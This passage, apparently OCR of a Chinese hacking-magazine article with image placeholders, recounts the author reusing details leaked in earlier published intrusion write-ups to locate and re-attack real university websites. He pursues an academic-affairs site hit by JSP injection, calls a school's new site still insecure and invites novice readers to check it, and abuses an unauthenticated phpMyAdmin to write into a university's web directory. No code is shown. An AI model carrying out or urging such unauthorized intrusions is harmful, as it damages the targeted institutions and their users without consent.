


图5




图6




图 7

我的入侵：很抱歉，作者入侵的网站已经关闭，可能作者的报复行动已完成，如图 8。




图 8

第四篇：《jsp 注入搞定教务处》

信息泄漏源：2008 年第 12 期杂志第 69 页图 8

我的入侵：直接输入网址发现无法显示页面，根据图中的文件夹及文件名在百度搜索，发现作者是 XX 电子科技大学的，但是在百度搜索到的也打不开，如图 9。




图 9




图 10

在百度搜索“XX 电子科技大学”，发现该学校换了网站，不过还是不安全啊！如图 10，由于我家连教育网网速超慢，就不再检测了，有兴趣的小菜可以去看一下啊。

第五篇：《渗透 x x 大学主站》

信息泄露源：该大学校训

我的入侵：呵呵，可能比较巧吧，初中时我们语文老师让我们背过许多大学的校训，通过这个校训知道了某大学。哎，又是可恶的教育网，网速慢就卡。站在前辈的肩上当然看得远，当期文章中说 phpmyadmin 没有认证，那我们就直接用 Phpmyadmin 搞吧。一般的 phpmyadmin 都是插入一个表格，然后导入到网站的目录就可以，但是这个网站不知怎么搞的，就是不行，还是用作者的方法入侵吧。




图 